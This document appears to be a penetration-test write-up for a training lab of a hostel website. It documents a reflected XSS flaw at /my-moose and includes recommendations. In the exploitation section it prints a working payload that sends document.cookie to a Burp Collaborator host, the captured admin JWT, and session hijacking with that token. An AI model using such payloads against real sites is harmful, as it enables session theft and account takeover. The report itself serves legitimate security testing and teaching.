PT Report

MooseHostel

Or Perets

15-May-22

Table of Contents

Executive summary

Introduction

The report documents the findings of a web penetration test that performed on the “Wild Moose Hostel” official website. The client noticed several logins to their admin account in late hours which none of the actual admins can’t confirm as valid.

The client asked for a complete PT, a report that documents the main findings (the vulnerabilities that found), the methods that used, screenshots of processes, a conclusion, and suggested fixes that the client should perform to secure the web application.

Social Engineering not included in the test scope.

Findings overview

While conducting the external penetration test, the critical vulnerability discovered in the “Wild Moose Hostel“ network was **XSS reflected**.

Recommendations


#High

Reflected XSS - The primary defenses against XSS are described in the OWASP XSS Prevention Cheat Sheet.

Also, it’s crucial that you turn off HTTP TRACE support on all web servers. An attacker can steal cookie data via Javascript even when document.cookie is disabled or not supported by the client. This attack is mounted when a user posts a malicious script to a forum so when another user clicks the link, an asynchronous HTTP Trace call is triggered which collects the user’s cookie information from the server, and then sends it over to another malicious server that collects the cookie information so the attacker can mount a session hijack attack. This is easily mitigated by removing support for HTTP TRACE on all web servers.

The OWASP ESAPI project has produced a set of reusable security components in several languages, including validation and escaping routines to prevent parameter tampering and the injection of XSS attacks. In addition, the OWASP WebGoat Project training application has lessons on Cross-Site Scripting and data encoding.

Severity scale



Final report

Methodology

During the pentest, the pentester utilized testing methods that widely used in the cyber security assessment industry. This includes the phases:


- Information Gathering
- Enumeration
- Vulnerability Assessment
- Exploitation
- Recommendations

There are both automated and manual audit techniques used during these phases.

Information gathering

The link to the site is https://host-soyrxrje-prod.prod.cywar.xyz:49349/ .

In the site, we need to create a user to get in.



Full name
test

Email
test@test.com

Password
test1234

The password must be more than eight characters.

We created the user **test** with the email **test@test.com** and the password **test1234**.

Enumeration

During our enumeration we discovered a form that may be vulnerable to XSS.

The form located in:

/my-moose

In order to gain admin access to the server, we will try to get the admin **Document.cookie**.

Vulnerability assessment


Reflected XSS - Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws.

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

Exploitation

The first step is to try to gain a Reflected XSS by injecting JS code into the web server and waiting for a response.




```
<script>alert(Document.cookie)</script>
```

Although the response does not appear on our screen, we can still reflect it to our own server.


The temporary server is opened using the Burp Suit Pro tool: Burp > Burb Collaborator Client. And copy the payload.

We now inject the JS code that will send the cookie directly to our temporary server.



```
<img src=https://github.com/favicon.ico width=0 height=0 onload=this.src='http://oph3x2ohlg9lgvgvbq2wuzxfk6qxem.burpcollaborator.net/?'+document.cookie>
```

Checking our server, we find the web response that contains the admin cookie there.



Burp Collaborator client
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.
Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 1 seconds
Poll now
Description
Request to Collaborator
Response from Collaborator
Pretty
Raw
Hex
INSPECTOR
DECODED FROM: URL encoding
0 highlights
Close

#	Time	Type	Payload	Comment
5	2022-Jun-26 07:29:27 UTC	DNS	oph3x2ohlg9lgvgvbq2wuzxfk6qxem	
6	2022-Jun-26 07:29:27 UTC	DNS	oph3x2ohlg9lgvgvbq2wuzxfk6qxem	
7	2022-Jun-26 07:29:27 UTC	HTTP	oph3x2ohlg9lgvgvbq2wuzxfk6qxem	
8	2022-Jun-26 07:29:48 UTC	HTTP	oph3x2ohlg9lgvgvbq2wuzxfk6qxem	
9	2022-Jun-26 07:30:09 UTC	DNS	oph3x2ohlg9lgvgvbq2wuzxfk6qxem	
10	2022-Jun-26 07:30:09 UTC	HTTP	oph3x2ohlg9lgvgvbq2wuzxfk6qxem	

```
GET /?token=
Bearer%20eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJfaWQiOjEwLCJndWxsTm
FtZSI6IkpvaG5ueSBXZWF0aGVycyIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTY1NjIyNj
QyOCwiZXhwIjoxNjU2MjMzNjI4LCJpc3MiOiJNb29zZSBIb3NOZWxzIn0.IlCN7KFFU2
pUsRNLAoVKSvtt_3PnAaieyQU_mhRHA6jZOceWLGiWosOsXsL4gloZ2nV6AT-Vk_aeRt
z-pslkeg HTTP/1.1
Host: oph3x2ohlg9lgvgvbq2wuzxfk6qxem.burpcollaborator.net
Connection: keep-alive
sec-ch-ua:
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) HeadlessChrome/93.0.4577.82 Safari/537.36
sec-ch-ua-platform:
```

```
Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6Ik
pXVCJ9.eyJfaWQiOjEwLCJndWxsTmFtZSI6Ik
pvaG5ueSBXZWF0aGVycyIsInJvbGUiOiJhZG1
pbiIsImlhdCI6MTY1NjIyNjQyOCwiZXhwIjox
NjU2MjMzNjI4LCJpc3MiOiJNb29zZSBIb3NOZ
WxzIn0.IlCN7KFFU2pUsRNLAoVKSvtt_3PnAa
ieyQU_mhRHA6jZOceWLGiWosOsXsL4gloZ2nV
6AT-Vk_aeRtz-pslkeg
```


We copy the cookie to the browser and refresh the page.



Name: token

Value: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJfaWQiOjEwLCJndWxsTmFtZSI6IkpvaG5ueSBXZWF0aGVycyIsI

Now we can inter admin panel and find the flag.



	ID	Full name	Email	Content
	82534	Celia Johnson	CeliaJJohnson@jourrapide.com	4ea06fbc83cdd0a06020c35d50e1e89a
	84254	Beth Summers	BethJSummers@jourrapide.com	Nunc massa neque, tinc_idunt tempus lacinia sed, vestibulum in orci. Aenean vehicula sodales est, at faucibus turpis pretium efficitur.
	99928	Brad Reyes	BradMReyes@einrot.com	Vestibulum mattis magna ornare, tristique tellus semper, tinc_idunt mauris. Maecenas vehicula mi in sapien vestibulum sagittis.